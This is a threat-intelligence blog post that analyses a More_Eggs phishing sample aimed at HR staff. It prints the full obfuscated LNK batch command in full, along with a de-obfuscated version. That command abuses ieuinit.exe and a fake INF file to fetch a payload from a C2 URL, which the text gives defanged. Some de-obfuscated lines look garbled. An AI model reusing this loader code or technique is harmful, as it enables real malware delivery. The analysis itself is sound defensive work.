More_Eggs? A Venom Spider Backdoor Targeting HR

denwp.com/more-eggs-venom-spider-phishing-campaign/

May 17, 2025

The `More_Eggs` malware, operated by the financially motivated Venom Spider (aka Golden Chickens) group, is a potent JavaScript backdoor sold as Malware-as-a-Service (MaaS) to threat actors like FIN6 and Cobalt Group. Known for targeting human resources (HR) departments, it exploits the trust in job application emails to deliver malicious payloads.

This blog analyzes a recent `More_Eggs` sample, `Sebastian Hall.zip`, which contains a decoy image and a malicious Windows shortcut (`LNK`) file. The purpose of this analysis is to:

- Deobfuscate the `LNK`'s command to understand its actions.
- Analyze the `ieuinit.inf` file for C2 configuration.
- Locate the JS file, a hallmark of `More_Eggs`.

Initial Triage and Sample Overview

The `Sebastian Hall.zip` sample, sourced from MalwareBazaar, was confirmed as part of the `More_Eggs` campaign. The `ZIP` file includes:

- Image File (`b.jpg`): Likely a decoy to trick users into believing the `ZIP` is legitimate.
- LNK File (`Sebastian Hall.lnk`): A Windows shortcut file that, upon inspection, reveals a linker file structure in its properties, executing malicious commands.



Fig 01: Content of `Sebastian Hall.zip`



Fig 02: Virus total conviction

Static Analysis: De-obfuscating the `LNK`

The `LNK` file (`Sebastian Hall.lnk`) is the heart of the `More_Eggs` malware's infection chain. Checking its properties (`right-click > Properties`) showed only the Target field (`C:\Windows\System32\cmd.exe`), with the Arguments field hidden due to Windows' truncation of long command lines.



Fig 03: File properties

Extracting the Full Command with LECmd

LECmd is a specialized forensic tool designed specifically for Windows `LNK` file analysis. You can use LECmd to extract the complete command line argument using the below command:

```
LECmd.exe -f "Sebastian Hall.lnk"
```



Fig 04: LECmd output

LECmd provides detailed output of all `LNK` file components, including machine ID, MAC addresses, and volume information. The tool helps with extracting `TrackerDataBlock` information that many other tools miss, and recovers deleted/overwritten target paths that may still exist in the file structure.

Extracting the Full Command with Exiftool

You can also use Exiftool to extract the complete command line argument using the below command:

```
exiftool .\Sebastian Hall.lnk
```



Fig 06: Exiftool output

Command de-obfuscation

The extracted command line argument contains heavily obfuscated batch script code. Obfuscation in these batch scripts involves transforming straightforward commands (`echo`, `xcopy`, `start`) into complex, unreadable forms to hinder analysis. The scripts achieve this through variable fragmentation, redundant code, and syntactic manipulation, common in `More_Eggs LNK` payloads.

```
/v /c start "" "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE" & (for %f in ("peric=s" "tartarly=e" "unvoyagingu=al") do @ set %~f) && !peric!et " jugs=e" && c!unvoyagingu!l s!tartarly!t " colberte=c" && ...
```

```
Arguments: /v /c start "" "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE" & (for %f in ("peric=s" "tartarl
y=e" "unvoyagingu=al" ) do @set %~f) && !peric!et " jugs=e" && c!unvoyagingu!l s!tartarly!t " colberte=c" && c!unvoyagin
gu!l s!tartarly!t " colberte=c" && !peric!et " entiretyar=u" && !peric!et " trioecio=n" && !peric!et " mammo=x" && c!unv
oyagingu!l s!tartarly!t " caustici=C" && c!unvoyagingu!l s!tartarly!t " unambushkar=s" && !peric!et " cli==" && !peric!e
t " rear=l" && !peric!et " zonat=f" && c!unvoyagingu!l s!tartarly!t " clie=." && !peric!et " trioecio=n" && c!unvoyaging
u!l s!tartarly!t " stephani=%windir%" && c!unvoyagingu!l s!tartarly!t " balearic=O" && !peric!et " rear=l" && !peric!et
 " dynamit=o" && (for %j in ("4") do @!peric!et "sexagesima=%~j") && c!unvoyagingu!l s!tartarly!t " acetylate=d" && c!unv
oyagingu!l s!tartarly!t " zonat=f" && (for %d in ("[") do @!peric!et "attunement=%~d") && (for %w in ("e") do @!peric!et
 "jugs=%~w") && !peric!et " unambushkar=s" && (for %m in ("a") do @!peric!et "harmoniph=%~m") && (for %x in ("1") do @!p
eric!et "arrosio=%~x") && !peric!et " jugs=e" && !peric!et " engl=w" && (for %k in ("\") do @!peric!et "lurching=%~k") &
& c!unvoyagingu!l s!tartarly!t " adsorb=t" && (for %u in ("s") do @!peric!et "unambushkar=%~u") && !peric!et " gonystyl=
g" && !peric!et " videru=7" && (for %s in ("m") do @!peric!et "preworthil=%~s") && c!unvoyagingu!l s!tartarly!t " engl=w
" && !peric!et " scenedesmus=5" && (for %e in ("B") do @!peric!et "breviradia=%~e") && c!unvoyagingu!l s!tartarly!t " ha
rmoniph=a" && (for %k in ("r") do @!peric!et "filth=%~k") && c!unvoyagingu!l s!tartarly!t " preworthil=m" && c!unvoyagin
gu!l s!tartarly!t " payload=$" && (for %t in ("X") do @!peric!et "beer=%~t") && c!unvoyagingu!l s!tartarly!t " sulphoxis
mu=y" && (for %c in ("_") do @!peric!et "duf=%~c") && !peric!et " filth=r" && !peric!et " hconv=%temp%" && (for %t in ("
v") do @!peric!et "tetrapods=%~t") && (for %g in ("i") do @!peric!et "mackere=%~g") && (for %n in ("2") do @!peric!et "f
sie=%~n") && !peric!et " mackere=i" && !peric!et " adsorb=t" && (for %h in (".") do @!peric!et "clie=%~h") && c!unvoyagi
ngu!l s!tartarly!t " expectan=-" && c!unvoyagingu!l s!tartarly!t " loon=p" && !peric!et " mora= " && c!unvoyagingu!l s!t
artarly!t " archaeo=]" && (for %o in ("[!tetrapods!e!filth!s!mackere!o!trioecio!]" "!unambushkar!i!gonystyl!n!harmoniph!
t!entiretyar!r!jugs!=!payload!w!mackere!n!acetylate!o!engl!s!mora!n!adsorb!$" "!attunement!d!jugs!f!harmoniph!u!rear!t!m
ackere!n!unambushkar!t!harmoniph!l!rear!.!engl!i!trioecio!d!dynamit!w!unambushkar!7!archaeo!" "d!jugs!l!zonat!i!rear!e!u
nambushkar!=!scenedesmus!1!videru!" "U!trioecio!\" "R!jugs!g!mackere!s!adsorb!e!filth!\" "!balearic!C!beer!s!cli!d!macke
re!k!jugs!r!mackere!a!mackere!n!duf!C!breviradia!2!caustici!E!caustici!" "[!unambushkar!t!filth!i!trioecio!g!unambushkar
!]" "!unambushkar!e!filth!v!mackere!c!jugs!n!harmoniph!m!jugs!= 'a!filth!t'" "!unambushkar!h!dynamit!r!adsorb!s!tetrapod
s!c!trioecio!a!preworthil!e= 'a!filth!t'" "cinem=." "precli=/" "zimmerwald=:" "interluc=I" "stygi=a" "netc=b" "twiggiest
i=c" "acystiaco=e" "rateabil=f" "fish=h" "kersant=i" "tra=l" "photopile=m" "empye=n" "vexillar=r" "mont=s" "polyhy=t" "u
nhurte=w" "!attunement!d!mackere!k!jugs!r!mackere!a!mackere!n!duf!C!breviradia!2!caustici!E!caustici!]" "%mont%c%vexilla
r%o%netc%\" "j%cinem%d%tra%l,N%interluc%,%fish%t%polyhy%p%zimmerwald%/%precli%w%rateabil%f%cinem%s%acystiaco%h%stygi%l%t
ra%.%twiggiesti%o%photopile%/%stygi%b%rateabil%2%kersant%a%unhurte%q" "[!scenedesmus!1!videru!]" "i%acystiaco%u%kersant%
n%kersant%t%cinem%i%empye%f" "[!acetylate!e!unambushkar!t!mackere!n!harmoniph!t!mackere!o!trioecio!d!mackere!r!unambushk
ar!]" "d!jugs!f!harmoniph!u!rear!t!acetylate!e!unambushkar!t!acetylate!i!filth!=!arrosio!1" "5!arrosio!7!cli!0!arrosio!"
 ) do @e!colberte!h!dynamit! %~o) > "!hconv!\ieuinit.inf" && !colberte!a!rear!l !mammo!c!dynamit!p!sulphoxismu! /Y /C /Q
 !stephani!!lurching!s!sulphoxismu!s!adsorb!e!preworthil!3!fsie!\!mackere!e!sexagesima!u!mackere!n!mackere!t!clie!e!mamm
o!e "!hconv!" && s!adsorb!a!filth!t " " !hconv!\!mackere!e!sexagesima!u!mackere!n!mackere!t!clie!e!mammo!e !expectan!b!h
armoniph!s!jugs!s!jugs!t!adsorb!i!trioecio!g!unambushkar!
```

Fig 07: Obfuscated hidden command

Breaking down the obfuscation techniques

1. The script starts Microsoft Word as a decoy to make the user believe the document is legitimate:

```
start "" "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE"
```

2. Uses `for` loops and delayed expansion to build command components, and uses variable substitution to build commands, `peric -> s`, `tartarly -> e`, and `unvoyagingu -> al`:

```
(for %f in ("peric=s" "tartarly=e" "unvoyagingu=al") do @set %~f)
!peric!et " jugs=e" → set " jugs=e"
c!unvoyagingu!l s!tartarly!t " colberte=c" → call set " colberte=c"
```

3. Constructs and writes an `.inf` file (`%temp%\ieuinit.inf`) with encoded data:

```
(for %o in ("[version]" ...) do @echo %~o) > "%temp%\ieuinit.inf"
```

4. Copies a native system file, `ieuinit.exe`, and executes it with malicious parameters:

```
xcopy /Y /C /Q %windir%\system32\ieuinit.exe "%temp%"
start "" %temp%\ieuinit.exe -basjestings
```

In short, the batch script constructs a payload through obfuscated variable assignments, a hallmark of `More_Eggs` (Malpedia). The `.inf` file contains encoded strings, possibly a Base64 payload or configuration. The executed `ieuinit.exe` triggers further malicious actions, such as downloading a JScript or DLL.

```
start "" "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE" && echo
[version] > "%temp%\ieuinit.inf" && echo signature = "$windows nt$" >  > "%temp%
\ieuinit.inf" && echo dlfhutnhtl.lidws7] >  > "%temp%\ieuinit.inf" && echo dllies =
517 >  > "%temp%\ieuinit.inf" && echo Un\ >  > "%temp%\ieuinit.inf" && echo
Regsetr\ >  > "%temp%\ieuinit.inf" && echo OCsdkjerkran_C2CECC >  > "%temp%
\ieuinit.inf" && echo [stings] >  > "%temp%\ieuinit.inf" && echo sevcmme = 'art' >
> "%temp%\ieuinit.inf" && echo shrtscae = 'art' >  > "%temp%\ieuinit.inf" && echo
cinem = . >  > "%temp%\ieuinit.inf" && echo precli = / >> "%temp%\ieuinit.inf" &&
echo zimmerwald=: >> "%temp%\ieuinit.inf" && echo interluc=I >> "%temp%
\ieuinit.inf" && echo stygi=a >> "%temp%\ieuinit.inf" && echo netc=b >> "%temp%
\ieuinit.inf" && echo twiggiesti=c >> "%temp%\ieuinit.inf" && echo acystiaco=e >>
"%temp%\ieuinit.inf" && echo rateabil=f >> "%temp%\ieuinit.inf" && echo fish=h >>
"%temp%\ieuinit.inf" && echo kersant=i >> "%temp%\ieuinit.inf" && echo tra=l >>
"%temp%\ieuinit.inf" && echo photopile=m >> "%temp%\ieuinit.inf" && echo empye=n >>
"%temp%\ieuinit.inf" && echo vexillar=r >> "%temp%\ieuinit.inf" && echo mont=s >>
"%temp%\ieuinit.inf" && echo polyhy=t >> "%temp%\ieuinit.inf" && echo unhurte=w >>
"%temp%\ieuinit.inf" && echo [dkjerkran_C2CECC] >> "%temp%\ieuinit.inf" && echo
%mont%c%vexillar%o%netc%\ >> "%temp%\ieuinit.inf" && echo
j%cinem%d%tra%l,N%interluc%,%fish%t%polyhy%p%zimmerwald%/
%precli%w%rateabil%f%cinem%s%acystiaco%h%stygi%l%tra%.%twiggiesti%o%photopile%/
%stygi%b%rateabil%2%kersant%a%unhurte%q >> "%temp%\ieuinit.inf" && echo [517] >>
"%temp%\ieuinit.inf" && echo i%acystiaco%u%kersant%n%kersant%t%cinem%i%empye%f >>
"%temp%\ieuinit.inf" && echo [detentodrs] >> "%temp%\ieuinit.inf" && echo dfhuteti=!
arrosio!1 >> "%temp%\ieuinit.inf" && echo 517.0!arrosio! >> "%temp%\ieuinit.inf" &&
cxlcopy /Y /C /Q %windir%\system32\ieuinit.exe "%temp%" && start "" %temp%
\ieuinit.exe  - basjestings
```

Fig 08: De-obfuscated code

Execution Flow Analysis

The script starts by quietly defining aliases for two key Windows directories, `%temp%` (where temporary files live) and `%windir%` (the Windows installation folder).

```
$wordPath = "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE"
$tempFile = "$env:TEMP\ieuinit.inf"
$ieuinitExeSource = "$env:WINDIR\system32\ieuinit.exe"
$ieuinitExeDest = "$env:TEMP\ieuinit.exe"
```

Next, the script builds fragments of commands, file names, and URLs, stored in variables with bizarre names like `geoscientis` or `wagonwayma`.

The script writes a file called `ieuinit.inf` to the `%temp%` directory, designed to look like a legitimate Windows `INF` file. You'd expect sections like `[version]` or `[strings]`, but instead, it's packed with malicious data, including a malicious URL and encoded strings. This file is the malware's instruction manual, disguised as a configuration file.

The script then grabs `ieuinit.exe` from `%windir%\system32` and copies it to `%temp%`. By sourcing it from a trusted system directory, the malware avoids raising red flags. The copy operation uses `xcopy` with flags like `/Y` (overwrite without prompting) and `/Q` (quiet mode), ensuring it's quick and silent.

Finally, the script runs `%temp%\ieuinit.exe` with an argument like `-basjestings`. This is the moment the malware goes live, potentially executing JavaScript (JS), loading a malicious DLL, or reaching out to a C2 server for further instructions. The argument might seem random, but it's likely a trigger for specific malicious behavior.

```
# Clear text commands
# Start Microsoft Word
Start-Process -FilePath $wordPath -ErrorAction Stop

# Write content to ieuinit.inf
$infContent | Out-File -FilePath $tempFile -Encoding ASCII -ErrorAction Stop

# Copy ieuinit.exe to temp directory
Copy-Item -Path $ieuinitExeSource -Destination $ieuinitExeDest -Force -ErrorAction Stop

# Start ieuinit.exe with arguments
start-Process -FilePath $ieuinitExeDest -ArgumentList "-basjestings" -ErrorAction Stop
```

To keep the victim distracted while all this happens, the script often launches Microsoft Word from `C:\Program Files\Microsoft Office\root\Office16`.



Fig 09: Attack chain

Analyzing `ieuinit.inf` configuration file

The `ieuinit.inf` file mimics a Windows `INF` file, complete with fake sections like `[version]`. In reality, it's a playbook for `ieuinit.exe`, packed with encoded data.

One string, `dikeriain_CB2CEC`, is likely a Base64 or custom-encoded tag, possibly a payload ID or decryption key. Another, a mess of variables like `j%cinem%d%tra%l...`, decodes to a URL (`hxxp[://]wfshtl[.]com/abf2iawq`). Then there's `i%acystiaco%u...`, which becomes `ieuinif.inf`, which is a filename.

These strings are obfuscated using random variables to avoid antivirus scans. By hiding URLs and commands this way, `More_Eggs` keeps its C2 communication or payload delivery under wraps.

A legitimate Windows binary, `ieuinit.exe`, is abused by `More_Eggs` to execute malicious tasks without raising alarms. Normally, `ieuinit.exe` handles Internet Explorer updates, but here, it's copied from `%windir%\system32` to `%temp%` and run with an argument like `-basjestings`. This argument likely tells it to parse `ieuinit.inf`, fetching the URL or executing a payload, such as JScript or a DLL.

